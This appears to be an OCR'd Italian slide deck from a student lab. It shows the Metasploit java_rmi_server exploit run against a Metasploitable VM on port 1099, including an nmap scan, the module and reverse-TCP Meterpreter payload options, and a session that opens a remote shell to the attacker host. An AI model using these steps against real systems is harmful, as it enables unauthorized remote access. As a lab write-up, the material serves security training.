

GIOCATORE 1 PUNTEGGIO 2500 GIOCATORE 2

EXPLOIT JAVA-MAI

START

- OGGI PROVEREMO AD SFRUTTARE UNA VULNERABILITÀ PRESENTE NELLA PORTA 1099





MENU 01 07 25

INDICE

PING MACCHINA

SEARCH EXPLOIT

TEST EXPLOIT

CONSIDERAZIONI

TORNA ALL'INDICE

PROVIAMO A COMUNICARE CON LA MACCHINA TARGET

GIOCATORE 1


```
File  Actions  Edit  View  Help
┌──(kali㉿kali)-[~]
└─$ ping 192.168.11.112
PING 192.168.11.112 (192.168.11.112) 56(84) bytes of data.
64 bytes from 192.168.11.112: icmp_seq=1 ttl=64 time=0.313 ms
64 bytes from 192.168.11.112: icmp_seq=2 ttl=64 time=0.164 ms
64 bytes from 192.168.11.112: icmp_seq=3 ttl=64 time=0.197 ms
64 bytes from 192.168.11.112: icmp_seq=4 ttl=64 time=0.178 ms
64 bytes from 192.168.11.112: icmp_seq=5 ttl=64 time=0.145 ms
64 bytes from 192.168.11.112: icmp_seq=6 ttl=64 time=0.151 ms
64 bytes from 192.168.11.112: icmp_seq=7 ttl=64 time=0.140 ms
64 bytes from 192.168.11.112: icmp_seq=8 ttl=64 time=0.145 ms
^C
── 192.168.11.112 ping statistics ──
8 packets transmitted, 8 received, 0% packet loss, time 7222ms
rtt min/avg/max/mdev = 0.140/0.179/0.313/0.053 ms

┌──(kali㉿kali)-[~]
└─$
```

- COMANDO PING: UTILIZZATO PER INVIARE PACCHETTI ICMP ALLA MACCHINA BERSAGLIO PER VERIFICARE LA COMUNICAZIONE.CI SI ASPETTA LA RISPOSTA TRAMITE DEI PARAMETRI (TEMPO DI RISPOSTA, GRANDEZZA FILE E NUMERO DEI PACCHETTI INVIATI)

MENU

TORNA ALL'INDICE

NMAP SCANNING

```
┌──(kali㉿kali)-[~]
└─$ nmap -sV -O -T4 192.168.11.112
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-11-15 10:16 CET
Stats: 0:00:21 elapsed; 0 hosts completed (1 up), 1 undergoing Service Scan
Service scan Timing: About 91.30% done; ETC: 10:16 (0:00:02 remaining)
Nmap scan report for 192.168.11.112
Host is up (0.00015s latency).
Not shown: 977 closed tcp ports (reset)
PORT     STATE SERVICE     VERSION
21/tcp   open  ftp         vsftpd 2.3.4
22/tcp   open  ssh         OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp   open  telnet      Linux telnetd
25/tcp   open  smtp        Postfix smtpd
53/tcp   open  domain      ISC BIND 9.4.2
80/tcp   open  http        Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp  open  rpcbind     2 (RPC #100000)
139/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp  open  exec        netkit-rsh rexecd
513/tcp  open  login?
514/tcp  open  shell       Netkit rshd
1099/tcp open  java-rmi    GNU Classpath grmiregistry
1524/tcp open  bindshell   Metasploitable root shell
2049/tcp open  nfs         2-4 (RPC #100003)
2121/tcp open  ftp         ProFTPD 1.3.1
3306/tcp open  mysql       MySQL 5.0.51a-3ubuntu5
5432/tcp open  postgresql  PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp open  vnc         VNC (protocol 3.3)
6000/tcp open  X11         (access denied)
6667/tcp open  irc         UnrealIRCd
8009/tcp open  ajp13       Apache Jserv (Protocol v1.3)
8180/tcp open  http        Apache Tomcat/Coyote JSP engine 1.1
MAC Address: 08:00:27:34:35:BE (Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 2.6.X
OS CPE: cpe:/o:linux:linux_kernel:2.6
OS details: Linux 2.6.9 - 2.6.33
Network Distance: 1 hop
Service Info: Hosts:  metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/
```

PORTA 1099

Possiamo notare che nella porta 1099 è presente una versione antiquata del protocollo JAVA_MRI che permette la comunicazione tra processi JAVA

EXPLOIT

CODICE MALEVOLO CHE SFRUTTA UNA VULNERABILITÀ GIÀ PRESENTE NEL SISTEMA

Cerchiamo con il software METASPLOIT un possibile exploit per sfruttare la vulnerabilità di JAVA

METASPLOIT è un programma di sicurezza utilizzato principalmente per lo sviluppo e l'esecuzione di exploit contro una macchina remota. È uno strumento molto popolare tra i professionisti della sicurezza informatica

```
msf6 > search Java RMI

Matching Modules
================

   #   Name                                                  Disclosure Date  Rank       Check  Description
   -   ----                                                  ---------------  ----       -----  -----------
   0   exploit/multi/http/atlassian_crowd_pdkinstall_plugin_upload_rce  2019-05-22       excellent  Yes    Atlassian Crowd pdkinstall Unauthenticated Plugin Upload RC
E
   1   exploit/multi/http/crushftp_rce_cve_2023_43177        2023-08-08       excellent  Yes    CrushFTP Unauthenticated RCE
   2     \_ target: Java                                     .                .          .      .
   3     \_ target: Linux Dropper                            .                .          .      .
   4     \_ target: Windows Dropper                          .                .          .      .
   5   exploit/multi/misc/java_jmx_server                    2013-05-22       excellent  Yes    Java JMX Server Insecure Configuration Java Code Execution
   6   auxiliary/scanner/misc/java_jmx_server                2013-05-22       normal     No     Java JMX Server Insecure Endpoint Code Execution Scanner
   7   auxiliary/gather/java_rmi_registry                    .                normal     No     Java RMI Registry Interfaces Enumeration
   8   exploit/multi/misc/java_rmi_server                    2011-10-15       excellent  Yes    Java RMI Server Insecure Default Configuration Java Code Ex
ecution
   9     \_ target: Generic (Java Payload)                   .                .          .      .
   10    \_ target: Windows x86 (Native Payload)             .                .          .      .
   11    \_ target: Linux x86 (Native Payload)               .                .          .      .
   12    \_ target: Mac OS X PPC (Native Payload)            .                .          .      .
   13    \_ target: Mac OS X x86 (Native Payload)            .                .          .      .
   14  auxiliary/scanner/misc/java_rmi_server                2011-10-15       normal     No     Java RMI Server Insecure Endpoint Code Execution Scanner
   15  exploit/multi/browser/java_rmi_connection_impl        2010-03-31       excellent  No     Java RMIConnectionImpl Deserialization Privilege Escalation
   16  exploit/multi/browser/java_signed_applet              1997-02-19       excellent  No     Java Signed Applet Social Engineering Code Execution
```

01 07 25

```
Module options (exploit/multi/misc/java_rmi_server):

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   HTTPDELAY  10               yes       Time that the HTTP Server will wait for the payload request
   RHOSTS     192.168.11.112   yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT      1099             yes       The target port (TCP)
   SRVHOST    0.0.0.0          yes       The local host or network interface to listen on. This must be an address on the local machine or 0.0.0.0 to
                                         listen on all addresses.
   SRVPORT    8080             yes       The local port to listen on.
   SSL        false            no        Negotiate SSL for incoming connections
   SSLCert                     no        Path to a custom SSL certificate (default is randomly generated)
   URIPATH                     no        The URI to use for this exploit (default is random)

Payload options (java/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  192.168.11.111   yes       The listen address (an interface may be specified)
   LPORT  12345            yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Generic (Java Payload)
```

OPZIONI:

SELEZIONANDO CON IL COMANDO "USE" POSSIAMO SCEGLIERE L'EXPLOIT DA UTILIZZARE, SI È SCELTO DI UTILIZZARE IL NUMERO 8 POICHÈ INIETTANDOLO SFRUTTA UNA CONFIGURAZIONE ERRATA DEL PROTOCOLLO
CON "SHOW OPTIONS" POSSIAMO SETTARE I PARAMETRI ESSENZIALI PER PREDISPORRE IL CARICAMENTO DELL'EXPLOIT.
SI INSERISCONO L'IP DELLA VITTIMA, IP ATTACCANTE USANDO IL COMANDO "SET"

INIEZIONE EXPLOIT

EXPLOIT JAVA-RMI

```
msf6 exploit(multi/misc/java_rmi_server) > exploit

[*] Started reverse TCP handler on 192.168.11.111:12345
[*] 192.168.11.112:1099 - Using URL: http://192.168.11.111:8080/uuiJzWHVE86CPw
[*] 192.168.11.112:1099 - Server started.
[*] 192.168.11.112:1099 - Sending RMI Header ...
[*] 192.168.11.112:1099 - Sending RMI Call ...
[*] 192.168.11.112:1099 - Replied to request for payload JAR
[*] Sending stage (58037 bytes) to 192.168.11.112
[*] Meterpreter session 1 opened (192.168.11.111:12345 → 192.168.11.112:43053)
```

PER CAPIRE SE LA CONNESSIONE E' AVVENUTA CON SUCCESSO VERRA' APERTA UNA SHELL DI METERPRETER UNA RIGA DI COMANDO DOVE POSSIAMO INSERIRE COMANDI DA REMOTO

IP TARGET

```
meterpreter > ifconfig

Interface  1
============
Name         : lo - lo
Hardware MAC : 00:00:00:00:00:00
IPv4 Address : 127.0.0.1
IPv4 Netmask : 255.0.0.0
IPv6 Address : ::1
IPv6 Netmask : ::

Interface  2
============
Name         : eth0 - eth0
Hardware MAC : 00:00:00:00:00:00
IPv4 Address : 192.168.11.112
IPv4 Netmask : 255.255.255.0
IPv6 Address : fe80::a00:27ff:fe34:35be
IPv6 Netmask : ::
```

PROVIAMO A SCOPRIRE L'IP DELLA MACCHINA E LA TABELLA DEL ROUTE USANDO I RELATIVI COMANDI
PING: IP DELLA VITTIMA
ROUTE: TABELLA ROUTING DELLA VITTIMA

TABELLA ROUTING

```
meterpreter > route

IPv4 network routes
===================

    Subnet           Netmask         Gateway  Metric  Interface
    ------           -------         -------  ------  ---------
    127.0.0.1        255.0.0.0       0.0.0.0
    192.168.11.112   255.255.255.0   0.0.0.0


IPv6 network routes
===================

    Subnet                    Netmask  Gateway  Metric  Interface
    ------                    -------  -------  ------  ---------
    ::1                       ::       ::
    fe80::a00:27ff:fe34:35be  ::       ::
meterpreter >
```

TORNA ALL'INDICE

01 07 25

CONSIDERAZIONE

HTTP DELAY È IL TEMPO DI RISPOSTA TRA CLIENT E SERVER.
LO CAMBIAMO PER BYPASSARE ALCUNE MISURE DI SICUREZZA ED AVVANTAGGIARE IL NOSTRO EXPLOIT.

PER EVITARE QUESTO TIPO DI ATTACCO SI PUÒ PENSARE DI AGGIORNARE IL PROTOCOLLO ALLE ULTIME VERSIONE DOVE L'EXPLOIT È STATO NEUTRALIZZATO
ED DIMINUIRE IL RATE LIMITING (NUMERO DI RICHIESTE CHE UN CLIENT PUÒ FARE IN UN DETERMINATO TEMPO


MENU
GRAZIE!